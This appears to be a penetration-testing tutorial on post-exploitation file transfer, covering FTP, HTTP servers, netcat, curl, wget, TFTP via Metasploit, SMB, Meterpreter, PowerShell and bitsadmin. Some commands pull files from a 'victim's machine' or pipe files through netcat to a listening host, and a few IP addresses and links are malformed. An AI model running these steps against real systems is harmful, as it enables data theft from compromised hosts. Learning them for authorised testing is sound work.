Compressive Guide to File Transfer (Post

Exploitation)

In penetration testing, generally we get stuck when we transfer or download any file from compromised machine or other host machine in a network. Therefore today you will learn which method you should follow for downloading any file from compromised or other host system. All following methods are helpfully in penetration testing and also used for general purpose.

**Lets starts!!**

**File transfer Protocol (FTP)**

You all are familiar with the working of FTP server their let’s start today’s tutorial from FTP

service.

When you found port 21 is open, it means FTP service is running on remote machine and you are actively looking for downloading a text file from destination machine then you can follow below


2 methods.

**1st method use command-line**

First connect to ftp server using host IP, enter login credential and then execute **get command** with file name you want to download.


1 ftp 192.168.1.106

2 get raj.txt



**2nd method use Browser**


Same job can be executed using browser by adding host IP in URL as **ftp://192.168.1.106**, enter username and password for authentication and download your file.



**Install Python FTP server**

Generally many people preferred vsftpd server for FTP service for sharing file over port 21 as done above but if you are not compatible with vsftpd then you can go with 2nd option “Python FTP server” that will allows sharing of file through port 21.

1 sudo apt-get install python-pyftpdlib




Here I want to give access of only a particular folder “aarti” for sharing its data.






1 sudo python -m pyftpdlib -p 21



So when the host machine will enter destination address in URL “**ftp://192.168.1.103**” and you will get **anonymous login**, now download the file.



**Hypertext Transfer Protocol (HTTP)**

**Sharing file through web directory “html”**


Another most well-known service for file transfer is HTTP service which uses port 80. Service apache should be activated in your machine for transferring file through web directories and after then you can move any file in to HTML directory for sharing it through http service.

So here we are transferring **putty.exe** file into html through following command.

1 cp putty.exe /var/www/html



Now let’s download putty.exe in our machine from destination server. Open your favorite browser and browse file through server address **192.168.1.106/putty.exe** in URL. By applying this technique you can access any file from inside web directory i.e. /var/www/html of destination machine.




**Sharing through Python Http server**


If you are not compatible with above http method then you choose 2nd option “Simple Http server” which also a python script that use port 80 for sharing file in a network through web browser.

Here again I want to give access of only a particular folder “demo” for sharing its data.

1 python -m SimpleHTTPServer 80



So when the host machine will enter destination address in URL [“**http://192.168.1.10**](http://192.168.1.108)**8**” and you will get access for shared folder, now download the file.



**HFS Tool**

In above Http file sharing method we had use Ubuntu and Linux for transferring a file over port


80 and allowed other host machine to download it through web browser.

Now if you are a **windows user** then you can **use HTS tool** for performing same job. It is most popular tool used file transfer between different platforms.

Steps:

 Download the HFS and run the application

 Now drag and drop the file you want share through web browser.



Now when user of other host machine will open Windows IP as URL [**http://192.168.1.105**](http://192.168.1.105)in his web browser he can download the shred file.



**Netcat**

Netcat is known as Swiss knife which is use for multiple purpose therefore we are going to use it in file transferring.

Use following command for downloading shared file from destination server

**Syntax:** nc [options] [listening port] > [path to store downloaded file]





1 nc -lvp 5555 > /root/Desktop/raj.txt




Type following command for sharing any file to host machine in the network.

**Syntax:** nc host IP host port < file.txt

1 nc 192.168.1.108 5555 < raj.txt







Now you can observe that we have successfully downloaded **raj.txt** file at the desktop of our host machine.



**Curl**

Curl command-line tool for transferring data using various protocols. And is also use for download the data from any website or host machine, following command will download putty.exe file from website.

1 curl [-O http://192.168.1.106/putty.exe](http://192.168.1.106/putty.exe)

Similarly execute given below command for downloading putty WWW.

1 curl -O https://the.earth.li/~sgtatham/putty/latest/putty.exe

**Wget**

Execute given below command for downloading particular file. The downloaded file stores in a current directory. It give indication of download **progress**, **size**, **date** and **time** though downloading the file.

Enter given below command for downloading any file from html directory of apache server.

1 wget <http://192.168.1.106/putty.exe>

Similarly execute given below command for downloading putty WWW.

1 wget https://the.earth.li/~sgtatham/putty/latest/putty.exe



**Trivial File Transfer Protocol (TFTP)**

TFTP service was used to read and write any file using a remote connection, it used UDP port 69 for sharing file and do not uses authentication hence it is less secure than FTP.

Here I had created a **demo.txt** file inside tftp folder for sharing.




Metasploit contain a module that provides tftp service for file sharing.

1 use auxiliary/server/tftp

2 msf auxiliary(server/tftp) > set srvhost 192.168.1.108

3 msf auxiliary(server/tftp) > set TFTPROOT /root/tftp

4 msf auxiliary(server/tftp) > exploit




Now open command prompt and execute given below command for downloading demo.txt file in you system.

**Syntax:** tftp -i host IP GET file name.txt



1 tftp -i 192.168.1.108 GET demo.txt

As you can observe from given below image it has store downloaded in current directory.



**SMB Server using Python script**




Now we will use a python script that activates SMB service in our Linux machine. You can visit to github for this python script.

I copied the python code from github and past it into a text file as **smbserver.py** in desktop folder. Now execute give below command for a share folder “raj”.




1 python smbserver.py raj/root/share




**Downloading file from Linux SMB server in Windows Machine**

Since we are aware of smb service which is running in host machine 192.168.1.108 and being using window platform we can access it share folder through Run command prompt.



Hence you can observe that we had successfully access folder “raj” and found two text file user and pass in it.

In this way we can use smb python script for sharing file between windows and Linux machine.



**Downloading file from Linux SMB server in Ubuntu Machine**


If you are an Ubuntu user then you can use smbclient service for accessing share folder of smb server.

1 apt-get install smbclient

Now execute given below command for accessing share folder of server.

1 smbclient -L 192.168.1.108

From given below image can observe it has shown share folder is “RAJ”




Now execute given below command for accessing share folder raj and download the data present inside it.

1 smbclient //192.168.1.1.108/raj

Since folder raj has two text file user.txt and pass.txt and we are going to download user.txt through below command.


**get user.txt**



**Download file through Meterpreter**

In penetration testing when we compromise target machine and own his meterpreter session using metasploit then inside meterpreter we can execute following command for downloading any file form victim’s machine.

1 meterpreter> download raj.txt /root/Desktop



**Use Cat command**

Cat is very beautiful command and can perform remarkable job if you will use it wisely, suppose you found any text file in host machine and you are unable to download it then open that file through cat command.

**For example:** I want to know the text inside **user.txt** then I will execute following command then copy that text into a new text document and save it in our machine.



**Download file using Window PowerShell**

If you are windows user and have command shell access then you can choose PowerShell for downloading any web server file. Execute given below command in command prompt as administrator.


**powershell**

1 (new-object System.Net.WebClient).DownloadFile[('http://192.168.1.1.106/putty.exe](http://192.168.1.1.106/putty.exe)',’d:\data\putty.exe')


From given below image you can observe we had successfully download putty.exe in d: drive.

**Download file using BITSAdmin**


BITSAdmin is command-line utility for window platform that allows user to downloading and uploading of a file. If you want to download any file from http then you can use following command. It is similar as PowerShell work under admin privileged. Therefore run cmd as administrator and execute given below command for do wnloading putty.



1 bitsadmin /transfer job https://the.earth.li/~sgtatham/putty/latest/w64/putty.exe F:\putty.exe



Now it will start downloading and also gives updates while downloading such as job type i.e downloading, priority and status.



From given below image you can observe that we had downloaded putty.exe in f: drive.

